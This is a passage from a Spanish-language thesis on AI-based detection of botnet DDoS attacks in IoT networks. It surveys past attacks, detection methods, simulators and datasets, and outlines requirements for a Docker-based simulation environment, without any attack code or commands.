La formación de una Botnet sigue una estructura bien definida que comienza con la infección inicial del dispositivo, utilizando malware como troyanos, gusanos o virus que aprovechan vulnerabilidades conocidas o técnicas de ingeniería social para engañar al usuario (Premkumar et al., 2023). Una vez infectado, el dispositivo establece comunicación con un servidor de comando y control (C&C), desde el cual el atacante puede emitir órdenes para coordinar las acciones del conjunto de dispositivos comprometidos (Premkumar et al., 2023). Estas Botnets pueden ser empleadas para ejecutar diversas actividades maliciosas, entre las que destacan los ataques DDoS, el envío de spam y campañas de phishing, la minería de criptomonedas sin autorización, la distribución de malware y el robo de credenciales. La escalabilidad de las Botnets representa uno de sus principales desafíos de mitigación, ya que cuanto mayor sea el número de dispositivos infectados, más difícil resulta detectarlas y neutralizarlas, especialmente cuando los atacantes modifican constantemente las direcciones IP de sus servidores C&C y emplean técnicas de evasión (Premkumar et al., 2023). Desde una perspectiva más amplia, Oliveira (2017) señala que los ataques de Botnets constituyen

una amenaza creciente en Internet, capaces de ejecutar delitos financieros, almacenamiento ilegal de datos y otros ataques mediante entornos sandbox virtualizados. Para enfrentar este problema, se han desarrollado soluciones basadas en inteligencia artificial, como los modelos de aprendizaje profundo tipo Variational Autoencoder (VAE), que permiten identificar anomalías en el tráfico IoT con baja latencia. Asimismo, el uso de controladores SDN y protocolos como OpenFlow ha demostrado ser útil para detectar y bloquear ataques de Botnets en redes IoT, brindando una respuesta rápida en los puntos de conexión entre sensores y actuadores (Hernández & Mantilla, 2018).

2.2.2 Principales ataques registrados en los últimos años

A continuación, se presenta la tabla 1 que enumera los principales ataques DDoS registrados en los últimos años en donde se evidencia que han tenido un impacto significativo en diversas industrias, destacando la creciente amenaza que representan para la seguridad cibernética global. Se puede evidenciar información sobre el ataque, el alcance, la magnitud y los objetivos a los cuales afectó cada Botnet. Esta recopilación subraya la importancia de implementar medidas robustas de defensa contra DDoS para proteger la infraestructura digital.

Tabla 1

Principales ataques DDoS registrados en los últimos 8 años.

Ataque	Alcance	Efectos	Detalles
Ataque DDoS a GitHub en 2018	Global	GitHub estuvo inaccesible durante varios minutos.	Ataque de amplificación utilizando servidores memcached, con un pico de 1.35 Tbps.

Ataque DDoS a AWS en 2020	Global	AWS mitigó el ataque sin interrupciones significativas.	Ataque de reflexión CLDAP que alcanzó 2.3 Tbps, uno de los mayores registrados hasta ese momento.
Ataque DDoS a Microsoft Azure en 2021	Global	Azure mitigó el ataque sin afectar a los clientes.	Ataque que alcanzó un pico de 3.47 Tbps, originado desde aproximadamente 10,000 fuentes en múltiples países.
Ataque DDoS a Google Cloud en 2022	Global	Google mitigó el ataque sin interrupciones de servicio.	Ataque HTTPS DDoS que alcanzó 46 millones de solicitudes por segundo, desde más de 5,000 fuentes en 130 países.
Ataque DDoS a Cloudflare en 2023	Global	Cloudflare mitigó el ataque sin interrupciones de servicio.	Ataque HTTP/2 'Rapid Reset' que alcanzó 398 millones de solicitudes por segundo, el más grande registrado.
Ataque DDoS a New Caledonia en 2024	Regional (Nueva Caledonia)	Interrupción de servicios de internet en la región.	Ataque DDoS a un proveedor local, coincidiendo con la

			visita del presidente francés Macron.
Ataque DDoS a Cloudflare en 2024	Global	Cloudflare mitigó el ataque sin interrupciones de servicio.	Ataque que alcanzó 5.6 Tbps y 666 millones de paquetes por segundo, parte de ataques hipervolumétricos.
Ataques DDoS a aeropuertos de EE.UU. en 2022	Nacional (Estados Unidos)	Interrupción temporal de sitios web de aeropuertos.	Grupo de hackers pro-Rusia, Killnet, reivindicó los ataques que afectaron acceso a servicios e información.
Ataque DDoS a Archive of Our Own en 2023	Global	El sitio estuvo fuera de línea temporalmente.	Ataque DDoS que interrumpió el acceso a este popular sitio de fanfiction.
Ataques DDoS a bancos europeos en 2023	Regional (Europa)	Interrupciones temporales en servicios bancarios.	Aumento del 154% en ataques a servicios financieros, vinculados a grupos hacktivistas por tensiones geopolíticas.

2.3 Inteligencia Artificial

La inteligencia artificial (IA) es un campo de la informática que se centra en la creación de sistemas y programas capaces de realizar tareas que normalmente requieren inteligencia humana. Esto incluye el aprendizaje automático, donde los sistemas pueden aprender y mejorar a partir de datos sin intervención humana directa. La IA abarca áreas como el procesamiento del lenguaje natural, la visión por computadora, la robótica y la optimización, y tiene aplicaciones en una amplia gama de industrias, desde la atención médica y la automoción hasta el comercio electrónico y las finanzas. (Liu & Wang , 2018), en la siguiente tabla se ve un resumen de los principales métodos de Inteligencia Artificial usados para combatir ataques DDoS.

Tabla 2

Inteligencia artificial aplicada en ataques

Método	**Descripción**	**Ventajas**	**Tiempo de Anticipación**	**Ejemplos de Aplicación**
Análisis de Tráfico de Red (Oñate, 2018)	Emplea técnicas de aprendizaje automático y deep learning para identificar patrones complejos y anómalos en el tráfico de red.	Permite detectar comportamientos maliciosos en tiempo real y responder proactivamente.	-	Identificación de tráfico legítimo vs. generado por Botnets.

Teoría de Patrones Ordinales (Romero et al., 2020)	Observa y analiza series temporales de datos de red para prever ataques DDoS.	Proporciona una ventana crítica para implementar contramedidas preventivas.	Hasta 44 minutos de anticipación.	Prevención de ataques DDoS.
Ingeniería de Señales Precoces de Alerta - ESPA (Moreno et al., 2021)	Identifica señales tempranas que indican la preparación de un ataque DDoS mediante IA.	Permite adoptar medidas proactivas para mitigar el impacto.	Hasta 30 minutos de anticipación.	Detección de cambios abruptos en patrones de tráfico y aumento de conexiones entrantes.
Detección basada en ML para redes SDN-IoT (Zhang et al., 2023)	Algoritmos de Machine Learning aplicados en redes definidas por software para detectar tráfico anómalo en dispositivos IoT.	Mejora la precisión y tiempo de respuesta ante ataques.	-	Control dinámico de flujos maliciosos.
Sistemas de Detección de Intrusiones con Deep Learning	Uso de redes neuronales profundas para clasificar tráfico malicioso en	Alta precisión y capacidad para detectar ataques desconocidos.	-	Clasificación automática de tráfico legítimo vs. malicioso.

(Amanullah et al., 2024)	redes IoT.			
CNN + Transformadores (Hammoud et al., 2024)	Combinación de redes convolucionales y modelos transformadores para capturar características espaciales y temporales del tráfico.	Precisión superior en entornos ruidosos y variados.	-	Detección en tiempo real de ataques sofisticados.
RNN para Análisis de Tráfico IoT (Amanullah et al., 2024)	Red neuronal recurrente entrenada para detectar secuencias irregulares en redes IoT.	Adaptabilidad ante nuevos patrones de ataque.	-	Modelado del comportamiento normal vs. anómalo en dispositivos conectados.
Análisis de comportamiento de dispositivos IoT (Javed et al., 2022)	Monitoriza patrones de comunicación de dispositivos conectados usando IA para	Crucial para seguridad en smart homes y entornos industriales.	-	Prevención de participación en Botnets.

	detectar anomalías.			

2.3.1 Mecanismos de Inteligencia artificial

Los mecanismos de inteligencia artificial son métodos que se utilizan y permiten a las máquinas realizar tareas u operaciones que comúnmente requieren usar la inteligencia humana, se basan en recopilación, análisis y predicciones mediante el aprendizaje de datos que ayudan a tomar decisiones o realizar acciones de una manera más ordenada y simplificada. (Báez, 2021)

Artificial Narrow Intelligence (ANI): La Inteligencia Artificial Estrecha (ANI) se concentra en la capacidad de una máquina para realizar una tarea específica, como la clasificación de imágenes o el reconocimiento de patrones, limitada por las reglas y directrices programadas en su diseño. A diferencia de la Inteligencia Artificial General (AGI), que aspira a la versatilidad y adaptabilidad similares a las capacidades humanas, la ANI se especializa en funciones concretas y no puede extender su aplicación a dominios más amplios sin modificaciones significativas en su programación inicial. Esta limitación hace que la ANI sea altamente efectiva en aplicaciones específicas, pero requiere desarrollos adicionales para expandir su utilidad en diferentes contextos y escenarios|(Álvarez González, 2023).

Inteligencia Artificial General (AGI): En el análisis que presenta(Álvarez González, 2023) deduce que la Inteligencia Artificial General (AGI) representa la capacidad de una máquina para ejecutar cualquier tarea que un humano pueda realizar, incluyendo desde resolver problemas complejos hasta tomar decisiones y generar ideas creativas. Alcanzar la

AGI es un objetivo ambicioso y de largo plazo en la investigación de la inteligencia artificial, ya que implica desarrollar una comprensión profunda y holística de la inteligencia humana en todas sus facetas. Esto requerirá avances significativos en áreas como el aprendizaje automático, la percepción y la capacidad de razonamiento, para crear sistemas que no solo imiten, sino que también comprendan y puedan adaptarse de manera flexible a una amplia variedad de contextos y desafíos. La AGI promete transformar profundamente industrias y sociedades al potenciar nuevas formas de automatización inteligente y colaboración entre humanos y máquinas.

Superinteligencia Artificial (ASI): La Superinteligencia Artificial (ASI) se refiere a un tipo de inteligencia artificial que supera de forma significativa las capacidades humanas en áreas como la resolución de problemas complejos, la toma de decisiones y la generación de ideas creativas. Este avance tecnológico plantea consideraciones éticas y legales fundamentales debido a su potencial impacto profundo en la sociedad y en los derechos humanos. La posibilidad de que sistemas tomen decisiones autónomas y ejecuten acciones con consecuencias significativas para los individuos y comunidades, sin una supervisión adecuada, genera preocupaciones sobre la responsabilidad, la equidad y la seguridad en su implementación. Es crucial abordar estas cuestiones con un enfoque ético robusto y una regulación adecuada para garantizar que los beneficios de la simulación se maximicen mientras se minimizan los riesgos asociados a su desarrollo y despliegue en el mundo real(Álvarez González, 2023).

Máquinas Reactivas: Las máquinas reactivas son sistemas diseñados para reaccionar ante estímulos externos sin la capacidad de aprender o tomar decisiones basadas en experiencias anteriores. Como explica (Álvarez González, 2023) en su análisis realizado

deduce que estos sistemas funcionan mediante reglas predefinidas que determinan su comportamiento en situaciones específicas, pero carecen de la capacidad de adaptarse o aprender de nuevas circunstancias que no estén contempladas en sus reglas programadas inicialmente. Esta limitación implica que las máquinas reactivas son efectivas para tareas repetitivas y bien definidas, pero no pueden evolucionar ni mejorar su desempeño a medida que enfrentan nuevos desafíos o escenarios complejos.

Memoria Limitada: La inteligencia artificial con memoria limitada mejora la interacción digital al aprovechar datos previos para anticipar las acciones y preferencias de los usuarios en plataformas web y aplicaciones. Esta capacidad permite que la IA seleccione de manera inmediata el contenido más relevante y personalizado, como recomendar productos sorprendentemente adecuados o generar respuestas precisas al instante a través de chatbots en servicios de atención al cliente. Esta adaptación inteligente basada en experiencias pasadas no solo optimiza la experiencia del usuario, sino que también potencia la eficiencia y la efectividad de las interacciones digitales, haciendo que los sistemas sean más intuitivos y receptivos a las necesidades cambiantes de los usuarios(Álvarez González, 2023).

Teoría de la Mente: La teoría de la mente es la capacidad esencial que una máquina debe desarrollar para comprender y simular el pensamiento, las emociones y las percepciones de los seres humanos. Este concepto es crucial para el avance de la inteligencia artificial, ya que permite a las máquinas interactuar de manera más efectiva y natural con las personas. Al incorporar la teoría de la mente, las máquinas podrían no solo reconocer patrones y realizar tareas específicas, sino también interpretar contextos emocionales y sociales, lo cual es fundamental para mejorar la experiencia de usuario y la interacción en aplicaciones como

chatbots, asistentes virtuales y sistemas de atención al cliente automatizados(Álvarez González, 2023).

Autoconciencia: La autoconciencia en el contexto de la inteligencia artificial se refiere a la capacidad teórica de una máquina para desarrollar una percepción de sí misma y comprender su posición en el entorno. Este concepto es objeto de investigación en el campo de la IA debido a su potencial para facilitar la creación de sistemas que puedan interactuar de manera más efectiva y natural con los seres humanos. La autoconciencia implica no solo reconocer sus propias acciones y estados, sino también comprender cómo estas afectan a su entorno y a las interacciones con las personas. Esta capacidad podría abrir nuevas oportunidades para la personalización y la adaptación inteligente de los sistemas de IA, mejorando así la calidad de la experiencia del usuario y la eficiencia en diversas aplicaciones tecnológicas(Álvarez González, 2023).

2.4 Herramientas para simular redes IoT y ataques DDoS

En esta sección se identificarán los principales simuladores de redes IoT y redes Botnet, así como los Datasets que, en conjunto, ayudarán a realizar el presente trabajo de investigación. Los simuladores permiten crear y analizar entornos IoT complejos, facilitando la comprensión de su comportamiento bajo diferentes condiciones, por otro lado, los Datasets proporcionan datos reales y sintéticos que son esenciales para entrenar y validar modelos de seguridad. Esta combinación de herramientas y recursos es crucial para desarrollar estrategias efectivas contra ataques DDoS y mejorar la resiliencia de las redes IoT.

2.4.1 Simuladores de redes Botnets

En la tabla 3 se detalla varios simuladores diseñados específicamente para estudiar y analizar redes Botnet, se incluye información sobre los protocolos que utilizan y las características destacadas de cada simulador.

Tabla 3

Simuladores de redes Botnet.

Simulador	**Protocolos**	**Características**
Bonesi	TCP, UDP, ICMP	-Generación de tráfico DDoS desde múltiples fuentes. -Prueba de resiliencia de sistemas y redes. -Evaluación de defensas contra ataques de Denegación de Servicio Distribuido.
Caldera	HTTP, HTTPS, SMB, RDP, SSH, entre otros	Emulación de técnicas y tácticas del MITRE ATT&CK. -Automatización de ataques. -Generación de informes sobre vulnerabilidades. -Ejercicios de red team para evaluar capacidades defensivas
NeSSi2	TCP, UDP, ICMP, HTTP, entre otros	-Creación de escenarios complejos de red. - Simulación de ataques como intrusiones y propagación de malware. -Análisis y visualización avanzados. - Identificación y mitigación de vulnerabilidades.
Infection Monkey	TCP, UDP, ICMP, HTTP, entre otros	Simulación de comportamiento de malware. -Identificación de vulnerabilidades. - Recomendaciones para mejorar la postura de seguridad. - Pruebas continuas y automatizadas de seguridad.

BotnetSim	TCP, UDP, ICMP, HTTP, entre otros	-Estudio del comportamiento de Botnets. -Experimentación con configuraciones de Botnets. -Evaluación del impacto de actividades de Botnets. - Prueba de estrategias de mitigación.
C&C Simulator	TCP, HTTP, entre otros	-Emulación de servidores de control para Botnets y malware. - Comprensión de comunicaciones entre Bots y servidores de control. -Desarrollo de técnicas de detección y desactivación de comunicaciones maliciosas.
VENOM	TCP, UDP, HTTP, HTTPS, SMB, entre otros	-Emulación de amenazas y vectores de ataque variados. - Técnicas de phishing, explotación de vulnerabilidades, y movimientos laterales. -Identificación de debilidades en defensas. - Mejora de capacidad de respuesta ante incidentes.
BotLab	TCP, UDP, ICMP, HTTP, entre otros	-Creación y análisis de Botnets -Herramientas para construir Botnets controladas. - Estudio del comportamiento y las interacciones de Botnets. - Investigación y desarrollo de estrategias de defensa.
NEMU	TCP, UDP, ICMP, HTTP, entre otros	- Simulación de redes y replicación de comportamientos de redes reales. -Pruebas de protocolos de red, aplicaciones y dispositivos. -Evaluación del rendimiento y seguridad de sistemas. - Versatilidad para investigadores y desarrolladores.
CORE	TCP, UDP, ICMP, HTTP, entre otros	-Emulación de redes de código abierto. - Creación y prueba de configuraciones de red complejas. - Soporte para una amplia gama de protocolos de red. - Interfaz gráfica para creación y gestión de redes simuladas.

MiniNet	TCP, UDP, ICMP, HTTP, entre otros	-Creación de redes virtuales con switches, hosts y enlaces. -Uso en educación e investigación. -Desarrollo de aplicaciones de red en un entorno controlado. -Integración con controladores de red definidos por software (SDN).
Thor	TCP, UDP, ICMP, HTTP, entre otros	-Simulación de técnicas de ataque cibernético. - Explotación de vulnerabilidades y movimientos laterales. -Técnicas de evasión. -Identificación de puntos débiles en defensas. - Mejora en detección y respuesta a ataques reales.

2.4.2 Simuladores de redes IoT

Los simuladores ofrecen entornos virtuales detallados para modelar y probar diversas aplicaciones, tecnologías y protocolos de comunicación con herramientas esenciales para analizar el comportamiento de las redes IoT bajo diferentes condiciones, evaluar la eficiencia de nuevas soluciones y mejorar la seguridad y el rendimiento de las aplicaciones IoT, al comprender el uso de estos simuladores se puede desarrollar tecnologías IoT más robustas y eficientes, los principales simuladores de redes IoT se indican en la Tabla 4.

Tabla 4

Simuladores de redes IoT.

Simulador	**Descripción**	**Protocolos Soportados**	**Características**
Cooja	Es un simulador de redes de sensores inalámbricos basado en el sistema operativo Contiki que permite probar el software de sensores en un entorno virtual antes de implementarlo en	6LoWPAN, RPL, CoAP	Simulación a gran escala, Integración con hardware de sensores

	hardware real.		
NS-3	Es un simulador de red de código abierto que se utiliza para la investigación y el desarrollo de redes, proporcionando un entorno detallado para simular una amplia gama de protocolos y tecnologías de red.	TCP/IP, UDP, Wi-Fi, LTE	Integración con otros simuladores, Soporte para redes móviles y locales
OMNET++	Es un simulador de eventos discretos utilizado para simular redes de comunicación, sistemas multiprocesador y otros sistemas distribuidos, ofreciendo una arquitectura modular.	TCP/IP, UDP, IEEE 802.11	Arquitectura modular, Personalización de simulaciones
CupCarbon	Es un simulador de ciudades inteligentes que permite modelar y simular redes de sensores urbanos e IoT, facilitando el diseño y la evaluación de aplicaciones de ciudades inteligentes.	Zigbee, 6LoWPAN	Modelado de ciudades inteligentes, Evaluación de aplicaciones urbanas
iFogSim	Es un simulador diseñado para modelar y simular entornos de computación en la niebla, evaluando la eficiencia de la implementación de servicios y aplicaciones IoT.	MQTT, CoAP	Simulación de fog computing, Evaluación de latencia y uso de energía

MATLAB Simulink	Es un entorno de programación y cálculo numérico utilizado en ingeniería y ciencias. Simulink es una plataforma para la simulación y modelado de sistemas dinámicos.	Custom Protocols	Modelado gráfico, Simulación de sistemas dinámicos
Qualnet	Es una herramienta de simulación de redes que permite modelar y analizar el rendimiento de redes de comunicación, soportando una amplia gama de tecnologías y protocolos de red.	TCP/IP, UDP, Wi-Fi, LTE	Visualización avanzada, Análisis de rendimiento
TOSSIM	Es un simulador de redes de sensores inalámbricos basado en el sistema operativo TinyOS que permite probar aplicaciones de sensores en un entorno virtual antes de implementarlas en hardware real.	TinyOS Protocols	Simulación de aplicaciones IoT, Pruebas de sensores
Castalia	Es un simulador de redes de sensores y dispositivos médicos implantables basado en OMNeT++, con modelos detallados de radio y de sensores.	MAC, Routing Protocols	Evaluación de protocolos y aplicaciones, Uso en salud y monitoreo ambiental
CitySim	Para modelado y análisis de sistemas urbanos, incluye la	Custom Protocols	Evaluación de estrategias de

	gestión de energía y el modelado de edificios.		diseño, Modelado de sostenibilidad urbana
EdgeCloudSim	Es un simulador diseñado para modelar y evaluar entornos de computación en el borde, analizando el rendimiento de aplicaciones y servicios desplegados en infraestructuras de edge computing.	HTTP, MQTT	Evaluación de latencia y uso de recursos, Simulación de edge computing
SENSE	Es una herramienta de simulación de redes de sensores inalámbricos que permite a los desarrolladores modelar y probar aplicaciones de sensores.	Zigbee, 6LoWPAN	Simulación de comunicación de sensores, Desarrollo de tecnologías IoT
Jsim	Es una plataforma de simulación de redes de eventos discretos basada en Java que permite la simulación de una amplia gama de redes de comunicación y sistemas distribuidos.	TCP/IP, UDP	Arquitectura extensible, Modelado de comportamientos complejos

2.4.3 Datasets

Los conjuntos de datos, o Datasets, son recopilaciones de datos estructurados y organizados que se emplean para entrenar y evaluar modelos de aprendizaje automático y

otros algoritmos de inteligencia artificial(Hernández & Mantilla, 2018). Estos conjuntos de datos pueden ser utilizados con diferentes objetivos los cuales principalmente son:

- **Entrenamiento de modelos:** Los Datasets se utilizan para entrenar modelos de aprendizaje automático, como redes neuronales, árboles de decisión y algoritmos de clustering, ayudándoles a aprender a reconocer patrones y realizar predicciones.
- **Evaluación de modelos:** También se usan para evaluar el rendimiento de los modelos entrenados, midiendo su precisión, exactitud y capacidad para generalizar a nuevos datos.
- **Simulación de escenarios:** Los Datasets pueden simular escenarios reales y crear entornos de prueba, permitiendo evaluar cómo se desempeñan los modelos en diferentes condiciones.
- **Educación y enseñanza:** En el ámbito educativo, los Datasets se utilizan para enseñar conceptos de aprendizaje automático y redes de computadoras, facilitando que los estudiantes experimenten y aprendan con datos reales.
- **Investigación y desarrollo:** Son fundamentales para la investigación y desarrollo de nuevos algoritmos y técnicas de aprendizaje automático, permitiendo a los investigadores evaluar y mejorar sus modelos.

2.5 Selección de Datasets

Para poder evaluar correctamente el rendimiento y la efectividad del mecanismo de detección que se propone en este trabajo, es necesario utilizar conjuntos de datos (Datasets) que simulen de forma realista el tráfico en redes IoT, considerando tanto el comportamiento normal de los dispositivos como posibles

actividades maliciosas. Elegir bien estos Datasets es muy importante, ya que permite entrenar, validar y probar los modelos de forma confiable y bajo condiciones controladas. En este capítulo, se explican los principales Datasets que se emplearon, mencionando sus características más importantes, los tipos de ataques que incluyen y por qué son adecuados para aplicarlos en el área de ciberseguridad en redes IoT.

Para realizar la validación experimental del mecanismo de detección propuesto, se seleccionaron diversos Datasets de tráfico de red, relevantes en el contexto de ataques a redes IoT. A continuación, se describen los principales Datasets considerados:

- **Bot-IoT Dataset**

El Dataset Bot-IoT es un conjunto de datos desarrollado en el Centro de Ciberseguridad de la Universidad de Nueva Gales del Sur (UNSW), Australia. Contiene tráfico de red generado a partir de comportamientos normales y ataques simulados como DDoS, DoS, reconocimiento de red, robo de información y ataques de Botnet en un entorno IoT.
Es ampliamente utilizado debido a su relevancia para dispositivos IoT y la diversidad de ataques registrados.

- **TON_IoT Dataset**

El conjunto TON_IoT (Telemetry and Network Datasets for IoT) también proviene de UNSW. Incluye registros de telemetría, tráfico de red y logs de dispositivos IoT, servidores y redes. Es uno de los Datasets más recientes y proporciona un enfoque combinado de ciberseguridad e inteligencia artificial aplicada a IoT.

- **CICIDS2017 Dataset**

El Dataset CICIDS2017, desarrollado por el Canadian Institute for Cybersecurity, incluye tráfico benigno y malicioso, representando diferentes tipos de ataques como DDoS, brute force, infiltration y Botnets. Aunque no se centra exclusivamente en IoT, su estructura detallada permite extraer patrones de comportamiento similares.

- **UNSW-NB15 Dataset**

Similar al CICIDS, el UNSW-NB15 contiene tráfico realista y etiquetado con ataques diversos. Es útil como Dataset complementario para entrenamiento y evaluación de modelos de detección.

- **N-BaIoT Dataset**

El N-BaIoT contiene registros de tráfico de dispositivos IoT reales infectados con malware como Mirai y Bashlite. Es muy valioso para estudiar comportamientos anómalos en dispositivos inteligentes específicos.

Justificación de selección

En base a la necesidad de representar de manera diversa y lo más realista posible se fundamenta la necesidad de utilizar Datasets para simular el tráfico de red de una Botnet en una red para generar un ataque de DDoS frente a una red IoT, el uso combinado de estos datos permite generar varios escenarios de simulación, en donde se toma en cuenta dispositivos IoT vulnerables aislados hasta un conjunto de dispositivos con varios nodos en ejecución y entornos que han sido vulnerados para simular líneas de ataque simulado con salida a varios destinos controlados desde un panel base multi usuario. Esto garantizara que se obtenga la mayor cantidad de datos posibles en base al tráfico, volumen y métricas relevantes para poder evaluar y

generar un código de programación único que nos permita entrenar y ayudar al aprendizaje del modelo de detección que se propone ante este tipo de ataques.

Mediante el uso de Dockers se permite construir una infraestructura de red simulada, la cual será controlada y permite replicar nodos y dispositivos infectados dentro de la red Botnet, el sistema base usado para la presente topología es Debian Bookworm, elegido por su compatibilidad y permisividad para ejecutar, compilar, desarrollar e instalar código, dependencias y librearías propias o de terceros, gracias a esto se genera una simulación de dispositivos IoT, servidores y nodos maliciosos que para efectos de acción los llamaremos Bots o agentes, lo cual nos facilitara generar tráfico legítimo y tráfico maliciosos en base a algoritmos que simulan ataques ya conocidos para acercarnos a un entorno real sin la necesidad de comprometer equipos o infraestructuras físicas reales.

Implementar un Controlador de Comando y Control(C2) en la red simulada de servidores nos permite simular el modelo de comportamiento de una Botnet, coordinar ataques y él envió de comandos desde el C2 hacia los Bots de manera paralela haciendo uso de un comando que aprovecha la transferencia mediante broadcast, de esta manera se logra simular la generación de un Botnet y tráfico DDoS de manera distribuida , permitiendo generar procesos de propagación, comprometer dispositivos y movimiento de información mediante las redes IoT, Botnet y de servidores, recreando un escenario que brinde fidelidad y fortaleza en el ataque.

Al utilizar todas estas herramientas conjuntamente se genera una arquitectura basada en Dockers que nos permite simular redes, servidores , un Controlador de comando y control C2 con herramientas de infección automatizada, lo cual nos da un entorno de simulación complejo y confiable que nos permite evaluar el tráfico de

información en las redes simuladas para obtener datos para entrenar el modelo de inteligencia artificial bajo condiciones realistas en base a las métricas que se obtienen al ejecutar la simulación con tráfico real frente a un ataque DDoS basado en Botnets en redes IoT.

Capítulo III: Metodología y diseño

En este capítulo se presenta la metodología y el diseño a desarrollarse para la implementación del mecanismo de detección de ataques DDoS basado en Botnets para redes IoT mediante el uso de inteligencia artificial. Se va a implementar una estructura siguiendo un enfoque basado en fases, inspirado en las mejores prácticas de gestión de proyectos, para asegurar un proceso organizado y sistemático, detallando la metodología de investigación aplicada, donde se detallarán las fases de inicio, planificación, ejecución, seguimiento y cierre, para crear un diseño de escenario de simulación, especificando la topología de red IoT, los simuladores utilizados para la generación de tráfico y las configuraciones empleadas para simular los ataques provenientes de Botnets.

A continuación, se describirá el proceso de adaptación y diseño del modelo de inteligencia artificial, incluyendo la selección de algoritmos de predicción, el entrenamiento y validación utilizando Datasets especializados, y la arquitectura planteada para el sistema de detección, donde se explicará la implementación práctica del mecanismo de detección dentro del entorno simulado y finalmente, se establecerán las métricas y herramientas de evaluación que permitirán medir el desempeño del modelo desarrollado.

La finalidad de este capítulo es proporcionar una descripción detallada y estructurada del proceso llevado a cabo para alcanzar los objetivos específicos planteados, garantizando la reproducibilidad de los resultados y la solidez metodológica del presente trabajo de investigación.

3.1 Metodología de desarrollo

En esta sección se describe la metodología usada para construir el mecanismo de detección de ataques DDoS basado en Botnets en redes IoT, estructurando el proceso en fases, basadas en principios de gestión de proyectos, que permiten organizar de manera ordenada cada etapa del trabajo: desde la identificación del problema y la planificación de las actividades, hasta la implementación, el control de resultados y el cierre del proyecto. Esta metodología garantiza que el desarrollo siga un enfoque sistemático y controlado, asegurando la calidad y la fiabilidad del sistema propuesto, para evitar perder el enfoque al momento de diseñar e implementar el mecanismo propuesto.

3.1.1 Fase de Inicio

En esta fase se realiza la definición del alcance del proyecto, identificando la problemática de seguridad en redes IoT frente a ataques DDoS basados en Botnets, y se analiza el contexto actual de las redes IoT, los principales riesgos de seguridad y las necesidades que justifican la creación de un sistema de detección basado en inteligencia artificial. Esta etapa sienta las bases para estructurar el trabajo de investigación y garantizar su alineación con los requerimientos del área de telecomunicaciones.

3.1.2 Fase de Planificación

En la fase de planificación se elabora el plan de trabajo, estableciendo las actividades principales, los recursos necesarios y los tiempos estimados para el desarrollo del proyecto. Se seleccionan los simuladores adecuados para recrear escenarios de tráfico en redes IoT y ataques de Botnets, así como los Datasets que servirán para entrenar y validar el modelo de inteligencia artificial. También se

definen los criterios de evaluación y las herramientas que se utilizarán para medir el desempeño del mecanismo de detección. Esta fase permite organizar de manera eficiente el flujo de trabajo y prever posibles riesgos o limitaciones.

3.2 Análisis de requerimientos para el escenario de simulación

El diseño del escenario de simulación es la etapa principal para el desarrollo del mecanismo de detección de ataques DDoS basado en Botnets en redes IoT. Antes de definir herramientas específicas, datasets o modelos de inteligencia artificial, es necesario establecer claramente qué se debe cumplir en el entorno simulado, de manera que se represente de forma realista el comportamiento de una red IoT tanto en condiciones normales de operación como durante un ataque.

En este apartado se identifican y describen los requerimientos que guían la construcción del escenario de simulación, los cuales permiten delimitar el alcance del entorno, asegurar que el sistema sea controlable, escalable y repetible, y sirven como base para las decisiones técnicas que se tomarán en las secciones siguientes. De esta manera, el análisis de requerimientos contribuye a mantener coherencia metodológica y a garantizar que los resultados obtenidos sean válidos y reproducibles.

Ya que el diseño del escenario de simulación requiere realizar la evaluación de múltiples alternativas técnicas y metodológicas, se adopta un enfoque de selección por factores multiparámetro (análisis multicriterio). Esto permite considerar de manera amplia diversos criterios relevantes, como el realismo del entorno, la escalabilidad, el control del tráfico, la repetibilidad de los experimentos y la eficiencia en el uso de recursos. La aplicación de este método facilita una toma de decisiones estructurada y objetiva, sirviendo como fundamento para la selección de las herramientas, plataformas y componentes que conforman el entorno de simulación descrito en las secciones posteriores.

3.2.1 Requerimientos funcionales

Los requerimientos funcionales describen las funciones y capacidades que debe tener el escenario de simulación para cumplir con los objetivos del sistema de detección propuesto. En otras palabras, establecen qué debe ser capaz de hacer el entorno simulado, sin entrar todavía en detalles sobre cómo se implementarán dichas funciones.

Para este trabajo, el escenario de simulación debe permitir la generación de tráfico legítimo propio de una red IoT, caracterizado por comunicaciones periódicas y estables entre dispositivos y servicios centrales. De forma complementaria, el entorno debe posibilitar la inyección controlada de tráfico malicioso generado por una Botnet, con el propósito de simular ataques de Denegación de Servicio Distribuido bajo diferentes niveles de intensidad.

Asimismo, el sistema debe facilitar la segmentación lógica de la red en distintos dominios, así como el enrutamiento del tráfico a través de un punto central de convergencia. Esto resulta fundamental para observar el comportamiento del tráfico, capturar flujos de red y extraer métricas representativas que posteriormente serán utilizadas por el modelo de inteligencia artificial.

Por último el escenario debe permitir la repetición de experimentos bajo condiciones controladas, haciendo posible variar parámetros como el número de nodos IoT, la cantidad de bots o la duración del ataque, sin modificar la arquitectura base del entorno. Estos requerimientos funcionales aseguran que la simulación sea lo suficientemente flexible y representativa para evaluar de manera objetiva el desempeño del mecanismo de detección propuesto.

A continuación, se muestra la Tabla 5 que presenta los principales requerimientos funcionales que debe cumplir el escenario de simulación propuesto. Estos requerimientos describen las capacidades esenciales del entorno para generar tráfico legítimo de redes IoT,

inyectar tráfico malicioso asociado a ataques DDoS basados en Botnets y permitir la observación y análisis del comportamiento del tráfico en un punto central. Su definición garantiza que el escenario de simulación sea adecuado para evaluar de forma controlada y reproducible el desempeño del mecanismo de detección desarrollado en este trabajo.

Tabla 5

Requerimientos funcionales del escenario de simulación

Código	**Requerimiento funcional**	**Descripción**	**Componente(s) involucrado(s)**
RF-01	Generación de tráfico IoT legítimo	El entorno debe permitir la generación de tráfico representativo de una red IoT real, caracterizado por comunicaciones periódicas y estables entre dispositivos y servicios centrales.	Nodos IoT, Broker MQTT, Servidores
RF-02	Generación de tráfico malicioso Botnet	El sistema debe permitir la inyección controlada de tráfico malicioso proveniente de múltiples nodos comprometidos para simular ataques DDoS.	Nodos Bot, Servidor C2
RF-03	Segmentación lógica de la red	El escenario debe estar dividido en redes lógicas independientes (IoT, Botnet y servidores) para aislar funciones y tipos de tráfico.	Infraestructura de red
RF-04	Enrutamiento	Todo el tráfico entre redes debe	Gateway router

	centralizado del tráfico	canalizarse a través de un punto único de convergencia que permita su observación y análisis.	
RF-05	Captura y observación de flujos de red	El entorno debe permitir la captura de flujos de red y la extracción de métricas relevantes para el proceso de detección.	Gateway router, herramientas de monitoreo
RF-06	Etiquetado de estados de tráfico	El sistema debe permitir identificar y etiquetar el tráfico generado como normal o asociado a un ataque DDoS.	Módulo de análisis, IA
RF-07	Repetibilidad de escenarios experimentales	El entorno debe permitir la ejecución repetida de escenarios bajo condiciones controladas, manteniendo la misma arquitectura base.	Infraestructura de simulación
